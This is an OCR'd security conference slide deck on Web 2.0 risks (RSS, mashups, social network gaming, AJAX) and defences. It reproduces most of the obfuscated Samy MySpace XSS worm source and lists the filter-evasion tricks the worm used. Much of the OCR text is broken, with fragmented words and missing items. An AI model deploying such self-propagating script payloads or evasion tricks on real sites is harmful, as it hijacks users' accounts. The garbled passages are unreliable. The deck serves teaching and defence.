Attacking and Defending Web 2.0

Pete Lindstrom

Senior Analyst, SRMS

Burton

Thesis

- Web 2.0 is brand new technology and we have to scrap everything we've ever learned about security to protect ourselves.
  - (just kidding ;-))
- The Web is constantly increasing collaboration and participation.
- There are newer architectures and technologies that contribute to higher-


What is "Web 2.0"?

- A buzzworthy concept intended to


  environments.
- An ambiguous concept that means different things to different people.
- Contrary to popular belief, a new way to describe an evolution that has been ongoing.
- But, it has enough of a critical mass in

2.0 as...


- Anything that isn't Web 1.0
  - in a broad s e is a ing t
  - 't follow a tra onal t – w
  - r – app serve datab requ
  - ns flow




is the t et?


External Entities
Protocol Conversations
Data / Information / Content
Program Instructions
Clients
Servers
Applications
Repositories

-bunny version




If this is you...
...do you trust this?

- Increased use of standards and more fully developed, addressable objects make the technologies more popular to developers, thus increasing overall “Internet attack surface”. (vulnerabilities)
- More popular technology with larger attack surface creates more interest and opportunity on the side of attackers. (threats)
- More popularity equals higher level of usage and, over time, more reliance on the technology, thus increasing the value and the corresponding consequences if compromised. (consequences)
- In general, this is true with all new

1. Client-side processing –
   Flash for “Rich Internet Applications”
2. XML syndication – newsreaders and/or rss aggregators use RSS and ATOM standards
3. Mashups –
   services using SOAP and REST
4. Social networks and user participation – user-updated and

– the Risks

- RSS Aggregators are software, too.
-
- Because browsers are often used to view the data, RSS provides another attack vector for scripting attacks that may be used to compromise systems.

Mashups - the Risks

- Reliance on a third party's security posture.
- Availability issues are transitive.
- Responsibility for attacks against the API.
- Liability associated with intellectual property misuse is still unclear.


Mashups (Web – Top Ten

1. XML Encapsulation
2. Coercive Parsing
3.
4. Jumbo Payloads
5. Schema Poisoning
6. WSDL Enumeration
7. Routing Detours
8. External Entity Attacks
9.
10. Injection
    Malicious Morphing

- “Sockpuppets” are fictional people who support the opinions and ideas of their creator.
- “Trolls” work to rile up a community by writing comments intended to incite other members.
- “Shills” jack up the price of an item during auctions by submitting higher bids to keep the action going.
- “Gaming the system” brings attacks to a whole new level of abstraction. Reputation systems are manipulated by the bad guys and/or their cronies. These cronies give high marks to shady players (and low marks to legitimate ones) so that, for example, unsuspecting victims will see “five stars” and believe a person is an upstanding participant.

What is AJAX?

- One of a handful of Rich Internet Applications (RIA)
- Client-side processing
- Technical:
  - Javascript
  -
  - XMLHTTPRequest



Source: Jesse James Garrett - http://www.adaptivepath.com/publications/essays/archives/000385.php

Rich Internet Applications – The Risks

- Exploitation of traditional coding errors (e.g. buffer overflows) in supporting client-side programs.
- Mimicry of user activity.

Attack Techniques

- Upload malicious files
- Insert malicious mobile code
- Traverse domain containment
  - XSS and CSRF
- Abuse rendering engines

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var
E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var
O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var
L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.c
om'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var
O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return
N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-
Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function
getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all,
samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf
('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/in
dex.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}funct
ion postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var
AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParame
ter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',par
amsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,
getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID
```

- Identified the user profile of an unsuspecting user by using DOM to identify the contents of document.body.innerHTML to get the page source HTML, then search it for ’s user ID.
- Used the friendID to GET the user profile of the victim and identify that user’s heroes.

restrictions (1)

- Executed JavaScript within the CSS “style” tag
- Created an expression to store JavaScript and overcome code

  are used to “tunnel” code through an initial parser, in this case MySpace’s outbound filter).
- Obfuscated the word “JavaScript” by

- Obfuscated the words “ ”, “onReadyStateChange” and “friendID” by using the eval() function to join two strings.
- Converted “profile.myspace.com” to “www.myspace.com/profile” to overcome XHR domain restrictions.
- pre-POST “are you sure?” page to obtain a random hash that must be

Web 2.0

- More distributed processing
  - Streaming media, ajax, flash, etc..
- Decoupling of user request and client requests
  - Xml http request object
- Less trust in servers – third party serving / delivery
- More participation in updating web pages


- Integrity
  - Local (structured/known) data may be overwritten
  - Online account capabilities can be hijacked
- Availability
  - Local files may be deleted (e.g. NIMDA)
  - Local files may be encrypted by attacker (ransomware)
  - Website may need to shut down to clean up worm code
- Confidentiality
  - Authentication credentials can be captured/sniffed
  - Local files can be transmitted to third party
- Use Control
  - Botnets and rootkits can “remotely control” client
  - User actions can be mimicked by client-side code
- Accountability
  - Lack of trust may create finger-pointing between service providers and/or users
  - Difficult forensic examination

2.0


Protecting the Web 2.0

- Perspective matters
- Outbound activity from the client
- Inbound activity to the client
- Protecting the server
- Authentication everywhere

attacks – perspective matters



attacks – matters



